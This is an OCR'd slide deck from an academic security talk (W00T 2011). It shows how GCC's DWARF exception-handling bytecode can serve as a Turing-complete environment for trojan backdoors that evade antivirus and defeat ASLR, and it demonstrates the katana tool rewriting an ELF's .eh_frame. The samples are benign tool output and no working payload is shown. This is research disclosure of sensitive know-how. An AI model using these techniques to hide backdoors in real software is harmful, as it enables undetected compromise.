Exploiting the Hard-Working DWARF

W00T 2011

James Oakley & Sergey Bratus

Dartmouth College
Trust Lab

Executive Summary

- All GCC-compiled binaries that support exception handling include **DWARF bytecode**
  - describes stack frame layout
  - interpreted to unwind the stack after exception occurs
- Process image will include the **interpreter** of DWARF bytecode (part of the standard GNU C++ runtime)
- Bytecode can be written to have the interpreter perform **almost any computation** ("Turing-complete"), including any one library/system call.
- **N.B. This is not about debugging:** will work with stripped executables.

What This Is and What It Is Not

- Is a new Turing-complete computational model most programmers don't fully understand lurking in every C++ program.
- Is a demonstrated trojan backdoor inserted in an area usually ignored.
- Is a new mechanism to gain Turing-complete computation in an exploit.
- Is a released binary extraction and manipulation tool.
- Not a full memory-corruption/exploit by itself.
- Not SEH overwriting; UNIX exceptions work differently.

Inspirations

We owe a debt of thanks to many other projects and articles which have inspired us. Among these are:

- `elfsh` and the ERESI project.
- The Grugq. *Cheating the ELF*
- Nergal. *The advanced return-into-lib(c) exploits: PaX case study*
- Skape. *LOCREATE*. For showing the power of overlooked automata.


DWARF Abilities (1)

- DWARF allows an attacker to create a trojan payload for ELF executables **without any native binary code**.
- As far as we know, not detected by antivirus software
  - Some testing done with F-Prot and Bitdefender.
- When combined with traditional exploits, can be used as an alternative Turing-complete environment to ROP.

DWARF Abilities (2)

- Since DWARF is so flexible, it can defeat **ASLR**.
- We have written a complete **dynamic linker** in DWARF.

“Let’s build this enormous wooden rabbit”



Digging Deeper

DWARF power!

DWARF bytecode is a complete programming environment that

- can read arbitrary process memory
- can perform arbitrary computations with values in registers and in memory
- is meant to influence the flow of the program
- knows where the gold is


Originally, debugging tool; then stack unwinding tool

That Ax Hacks Exception Handling

- `gcc`, the Linux Standards Base, and the x86_64 ABI have adopted a format *very similar* to `.debug_frame` for describing how to unwind the stack during exception handling. This is `.eh_frame`.
- Not identical to DWARF specification
- Adds pointer encoding and defines certain language-specific data (allowed for by DWARF)
- See standards for more information.
  - Some formats discussed are standardized under the Linux Standards Base
  - Some under the x86_64 ABI.
  - Some are at the whim of `gcc` maintainers.

ELF Layout

ELF Header
Program Headers
.init
.plt
.text
.fini
.eh_frame_hdr
.eh_frame
.gcc_except_table
.dynamic
.got
.data
.symtab
.strtab
Section Headers



ELF Runtime (with Dwarves)


Stack

libc

libgcc

libstdc++

.plt, .text, *etc*
.eh_frame_hdr, eh_frame
.gcc_except_table
.data, *etc*



This is actually a **virtual machine** and its **byte code**

Structure of .eh_frame

- Conceptually, represents a table which for every address in program text describes how to set registers to restore the previous call frame.


program counter (eip)	CFA	ebp	ebx	eax	return address
0xf000f000	rsp+16	*(cfa-16)			*(cfa-8)
0xf000f001	rsp+16	*(cfa-16)			*(cfa-8)
0xf000f002	rbp+16	*(cfa-16)		eax=edi	*(cfa-8)
⋮	⋮	⋮	⋮	⋮	⋮
0xf000f00a	rbp+16	*(cfa-16)	*(cfa-24)	eax=edi	*(cfa-8)

- Canonical Frame Address (CFA). Address other addresses within the call frame can be relative to.
- Each row shows how the given text location can "return" to the previous frame.

Structure of .eh_frame

- This table would be humongous
  - Larger than the whole program!
  - Blank columns
  - Duplication
- Instead, the DWARF/eh_frame is essentially data compression: bytecode to generate needed parts of the table.
- Bytecode is everything required to build the table, compute memory locations, and more.
- Portions of the table are built only as needed.

CIE and FDE Structure



Important Data Members

- *initial_location* and *address range*: Together determine instructions this FDE applies to.
- *augmentation*: Specifies platform/language specific additions to the CIE/FDE information.
- *return_address_register*: Number of a column in the virtual table which will hold the text location to return to (i.e. set `eip` to).
- *instructions*: Here is where the table rules are encoded. DWARF has its own embedded language to describe the virtual table ....

DWARF Instructions Sample

- `DW_CFA_set_loc N`
  Following instructions only apply to instructions N bytes from the start of the procedure.

- `DW_CFA_def_cfa R OFF`
  The CFA is calculated from the given register R and offset OFF

- `DW_CFA_offset R OFF`
  Register R is restored to the value stored at OFF from the CFA.

- `DW_CFA_register R1 R2`
  Register R1 is restored to the contents of register R2.

DWARF Expressions

- DWARF designers could not anticipate all unwinding mechanisms any system might use. Therefore, they built in flexibility...
  - `DW_CFA_expression R EXPRESSION` R restored to value stored at result of EXPRESSION.
  - `DW_CFA_val_expression R EXPRESSION` R restored to result of EXPRESSION
- Expressions have their own set of instructions, including
  - Constant values: DW_OP_constu, DW_OP_const8s, etc.
  - Arithmetic: DW_OP_plus, DW_OP_mul, DW_OP_and, DW_OP_xor, etc.
  - Memory dereference: DW_OP_deref
  - Register contents: DW_OP_bregx
  - Control flow: DW_OP_le, DW_OP_skip, DW_OP_bra, etc

DWARF - The Other Assembly

- DWARF Expressions function essentially like an embedded assembly language — in a place where few expect it.
- Turing-complete stack-based machine. Computation works like an RPN calculator.
- Can dereference memory and access values in machine registers.
- There are limitations:
  - No side effects (i.e. no writing to registers or memory)
  - Current gcc (4.5.2) limits the computation stack to 64 words.

With Existing Tools

```
[james@neutrino exec]$readelf --debug-dump=frames exec
  Contents of the .eh_frame section:

  00000000 00000014 00000000 CIE
  Version:               1
  Augmentation:          "zR"
  Code alignment factor: 1
  Data alignment factor: -8
  Return address column: 16
  Augmentation data:     1b

  DW_CFA_def_cfa: r7 (rsp) ofs 8
  DW_CFA_offset: r16 (rip) at cfa-8
  DW_CFA_nop
  DW_CFA_nop

  00000018 0000001c 0000001c FDE cie=00000000 pc=00400ab4..00400aed
  DW_CFA_advance_loc: 1 to 00400ab5
  DW_CFA_def_cfa_offset: 16
  DW_CFA_advance_loc: 3 to 00400ab8
  DW_CFA_offset: r6 (rbp) at cfa-16
  DW_CFA_def_cfa_register: r6 (rbp)
  DW_CFA_advance_loc: 21 to 00400acd
  DW_CFA_offset: r3 (rbx) at cfa-24
  DW_CFA_advance_loc: 31 to 00400aec
```

(or `objdump` or `dwarfdump`)

But this doesn't let us modify anything.

Introducing Katana and Dwarfscript

- `katana` is an ELF-modification shell/tool we developed. `http://katana.nongnu.org`
- ELF manipulation inspired by `elfsh` from the ERESI project.
- Dwarfscript is an assembly language that `katana` can emit ...

```
[james@neutrino example1]$katana
> $e=load "demo"
Loaded ELF "demo"
> dwarfscript emit ".eh_frame" $e "demo.dws"
Wrote dwarfscript to demo.dws
```

An Assembly for Dwarfscript

- . . . and `katana` includes an assembler for

```
[james@neutrino example1]$katana
> $e=load "demo"
Loaded ELF "demo"
> $ehframe=dwarfscript compile "demo.dws"
> replace section $e ".eh_frame" $ehframe[0]
Replaced section ".eh_frame"
> save $e "demo_rebuilt"
Saved ELF object to "demo_rebuilt"
> !chmod +x demo_rebuilt
```

Dwarfscript Example

```
begin CIE
index: 1
version: 1
data_align: −8
code_align: 1
return_addr_rule: 16
fde_ptr_enc: DW_EH_PE_sdata4, DW_EH_PE_pcrel
begin INSTRUCTIONS
DW_CFA_def_cfa r7 8
DW_CFA_offset r16 1
end INSTRUCTIONS
end CIE
begin FDE
index: 0
cie_index: 0
initial_location: 0x400824
address_range: 0xb9
lsda_pointer: 0x400ab4
begin INSTRUCTIONS
DW_CFA_advance_loc 1
DW_CFA_def_cfa_offset 16
DW_CFA_advance_loc 3
DW_CFA_offset r6 2
DW_CFA_def_cfa_register r6
```

- We can modify all of these CIE/FDE structures and DWARF instructions. We then compile the dwarfscript back into binary DWARF information in an ELF section using `Katana`.

What Else Can We Do?

- With DWARF Expressions we can do so much!
- Redirect exceptions.
- Find functions/resolve symbols.
- Calculate relocations.

I Want To Do More!

- OK. So we can set registers and redirect unwinding.

  But how do we exit the unwinder? We found a function we want to stop at!

- Control of `.eh_frame` alone is not enough. We still are only able to land in catch blocks.

- The DWARF standard doesn't cover when to stop unwinding.

- Neither does the x86_64 ABI.

- Neither does the Linux Standards Base.

.gcc_except_table

```
[james@neutrino example1]$readelf -S demo
...
[16] .eh_frame_hdr     PROGBITS         00000000004009e8  000009e8
0000000000000024  0000000000000000   A       0     0     4
[17] .eh_frame         PROGBITS         0000000000400a10  00000a10
00000000000000a4  0000000000000000   A       0     0     8
[18] .gcc_except_table PROGBITS         0000000000400ab4  00000ab4
0000000000000024  0000000000000000   A       0     0     4
...
```

We know `.eh_frame` now. Ever wondered what you could do with `.gcc_except_table`?

.gcc_except_table

